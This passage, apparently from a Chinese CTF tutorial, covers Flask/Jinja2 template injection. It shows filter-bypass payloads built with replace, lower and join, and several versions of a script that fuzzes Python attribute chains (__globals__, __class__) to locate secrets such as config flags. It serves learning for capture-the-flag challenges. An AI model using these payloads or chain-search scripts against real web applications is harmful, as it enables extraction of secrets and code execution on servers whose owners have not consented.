
replace

```
{{"admiqwen".replace("qwe","")}}
```




lower

```
{{"Admin".lower()}}
```




join

```
{{"".join(['a','dmin'])}}
```



十六进制

Python本身还支持十六进制传递参数：



request

同样的还可以使用request对象内的属性来代替，上面讲过，这里就不写了。

fuzz可利用继承链

上面的所描述的从 `globals` 获取模块也是一类继承链，那么我们应该如何fuzz这些继承链呢?

早在2018年TokyoWesterns CTF就已经出过一道题，其中有师傅写过了脚本，参考下面的链接即可：https://eviloh.github.io/2018/09/03/TokyoWesterns-2018-shrine-writeup/

源代码：

```
import flask
import os
from flask import request
from flask import g
from flask import config

app = flask.Flask(__name__)
app.config['FLAG'] = 'secret'

def search(obj, max_depth):
```

```
    visited_clss = []
    visited_objs = []

    def visit(obj, path='obj', depth=0):
        yield path, obj

        if depth == max_depth:
            return

        elif isinstance(obj, (int, float, bool, str, bytes)):
            return

        elif isinstance(obj, type):
            if obj in visited_clss:
                return
            visited_clss.append(obj)
            print(obj)

        else:
            if obj in visited_objs:
                return
            visited_objs.append(obj)

        # attributes
        for name in dir(obj):
            if name.startswith('__') and name.endswith('__'):
                if name not in ('__globals__', '__class__', '__self__',
                                '__weakref__', '__objclass__', '__module__'):
                    continue
            attr = getattr(obj, name)
            yield from visit(attr, '{}.{}'.format(path, name), depth + 1)

        # dict values
        if hasattr(obj, 'items') and callable(obj.items):
            try:
                for k, v in obj.items():
                    yield from visit(v, '{}[{}]'.format(path, repr(k)), depth)
            except:
                pass

        # items
        elif isinstance(obj, (set, list, tuple, frozenset)):
            for i, v in enumerate(obj):
                yield from visit(v, '{}[{}]'.format(path, repr(i)), depth)

    yield from visit(obj)

@app.route('/')
def index():
    return open(__file__).read()

@app.route('/shrine/<path:shrine>')
def shrine(shrine):
    for path, obj in search(request, 10):
        if str(obj) == app.config['FLAG']:
            return path

if __name__ == '__main__':
    app.run(debug=True)
```

魔改后的代码：

```
import flask
import json
import os
from flask import request
from html import escape
from flask import g
```

```
from flask import session
from flask import url_for
from flask import config

app = flask.Flask(__name__)
app.config['secret'] = 'my_secret'


class search:
    def __init__(self, depth, keyword, keyword_type):
        self.visited_class = []
        self.visited_object = []
        self.result_dict = {}
        self.depth = depth
        self.keyword = keyword
        self.keyword_type = keyword_type

    def visit(self, obj, depth, path):

        if depth == self.depth:
            return None
        if str(self.keyword) in str(obj):
            if self.keyword_type:
                if type(self.keyword) == type(obj):
                    self.result_dict[path] = str(obj)
            else:
                self.result_dict[path] = str(obj)
        elif isinstance(obj, (int, float, bool, str, bytes)):
            if str(self.keyword) in str(obj):
                if self.keyword_type:
                    if type(self.keyword) == type(obj):
                        self.result_dict[path] = str(obj)
                else:
                    self.result_dict[path] = str(obj)
        elif isinstance(obj, type):
            if obj in self.visited_class:
                return None
            self.visited_class.append(obj)
        else:
            if obj in self.visited_object:
                return None
            self.visited_object.append(obj)

        # attributes
        for name in dir(obj):
            if name.startswith('__') and name.endswith('__'):
                if name not in ('__globals__', '__class__', '__self__', '__init__', '__base__',
                                '__weakref__', '__objclass__', '__module__'):
                    continue
            name_attr = getattr(obj, name)
            if str(self.keyword) in str(name_attr):
                if self.keyword_type:
                    if type(self.keyword) == type(name_attr):
                        self.result_dict['{}.{}'.format(path, name)] = str(name_attr)
                else:
                    self.result_dict['{}.{}'.format(path, name)] = str(name_attr)
            self.visit(name_attr, depth + 1, '{}.{}'.format(path, name))

        # dict values
        if hasattr(obj, 'items') and callable(obj.items):
            try:
                for k, v in obj.items():
                    if str(self.keyword) in str(v):
                        if self.keyword_type:
                            if type(self.keyword) == type(v):
                                self.result_dict['{}.{}'.format(path, k)] = str(v)
                        else:
                            self.result_dict['{}.{}'.format(path, k)] = str(v)
                    self.visit(v, depth + 1, '{}.{}'.format(path, k))
```

```
            except:
                pass

        elif isinstance(obj, (set, list, tuple, frozenset)):
            for i, v in enumerate(obj):
                if str(self.keyword) in str(v):
                    if self.keyword_type:
                        if type(self.keyword) == type(v):
                            self.result_dict['{}[{}]'.format(path, repr(i))] = str(v)
                    else:
                        self.result_dict['{}[{}]'.format(path, repr(i))] = str(v)
                self.visit(v, depth + 1, '{}[{}]'.format(path, repr(i)))

    def get_search_result(self):
        return self.result_dict


@app.route('/')
def search_function():
    search_class = search(10, 'my_secret', False)
    search_class.visit(session, 0, 'request')
    return escape(str(search_class.get_search_result()))


if __name__ == '__main__':
    app.run(debug=True, port=8887)
```

搜索效果差不多，但是可视化的结果会好一点，代码可读性也高一些，现在尝试使用它。

比如现在我想搜索config中的flask，如果默认的config被禁用了，就可以fuzz继承链，查看其他对象里是否包含flag属性，fuzz代码：

```
import flask
import json
import os
from flask import request
from html import escape
from flask import g
from flask import session
from flask import url_for
from flask import config

app = flask.Flask(__name__)
app.config['secret'] = 'flag123'
glob_secret = 'flag123'


class search:
    def __init__(self, depth, keyword, keyword_type):
        self.visited_class = []
        self.visited_object = []
        self.result_dict = {}
        self.depth = depth
        self.keyword = keyword
        self.keyword_type = keyword_type

    def visit(self, obj, depth, path):

        if depth == self.depth:
            return None
        if str(self.keyword) in str(obj):
            if self.keyword_type:
                if type(self.keyword) == type(obj):
                    self.result_dict[path] = str(obj)
            else:
                self.result_dict[path] = str(obj)
        elif isinstance(obj, (int, float, bool, str, bytes)):
            if str(self.keyword) in str(obj):
                if self.keyword_type:
```

```
                    if type(self.keyword) == type(obj):
                        self.result_dict[path] = str(obj)
                else:
                    self.result_dict[path] = str(obj)
        elif isinstance(obj, type):
            if obj in self.visited_class:
                return None
            self.visited_class.append(obj)
        else:
            if obj in self.visited_object:
                return None
            self.visited_object.append(obj)

        # attributes
        for name in dir(obj):
            if name.startswith('__') and name.endswith('__'):
                if name not in ('__globals__', '__class__', '__self__', '__init__', '__base__',
                                '__weakref__', '__objclass__', '__module__'):
                    continue
            name_attr = getattr(obj, name)
            if str(self.keyword) in str(name_attr):
                if self.keyword_type:
                    if type(self.keyword) == type(name_attr):
                        self.result_dict['{}.{}'.format(path, name)] = str(name_attr)
                else:
                    self.result_dict['{}.{}'.format(path, name)] = str(name_attr)
            self.visit(name_attr, depth + 1, '{}.{}'.format(path, name))

        # dict values
        if hasattr(obj, 'items') and callable(obj.items):
            try:
                for k, v in obj.items():
                    if str(self.keyword) in str(v):
                        if self.keyword_type:
                            if type(self.keyword) == type(v):
                                self.result_dict['{}.{}'.format(path, k)] = str(v)
                        else:
                            self.result_dict['{}.{}'.format(path, k)] = str(v)
                    self.visit(v, depth + 1, '{}.{}'.format(path, k))
            except:
                pass

        elif isinstance(obj, (set, list, tuple, frozenset)):
            for i, v in enumerate(obj):
                if str(self.keyword) in str(v):
                    if self.keyword_type:
                        if type(self.keyword) == type(v):
                            self.result_dict['{}[{}]'.format(path, repr(i))] = str(v)
                    else:
                        self.result_dict['{}[{}]'.format(path, repr(i))] = str(v)
                self.visit(v, depth + 1, '{}[{}]'.format(path, repr(i)))

    def get_search_result(self):
        return self.result_dict


@app.route('/')
def search_function():
    search_class = search(5, 'flag123', False)
    search_class.visit(request, 0, 'request')
    return escape(str(search_class.get_search_result()))


if __name__ == '__main__':
    app.run(debug=True, port=8887)
```

这里我fuzz的是request对象，只fuzz了五层就可以找到了：


例题

[RootersCTF2019]I_<3_Flask

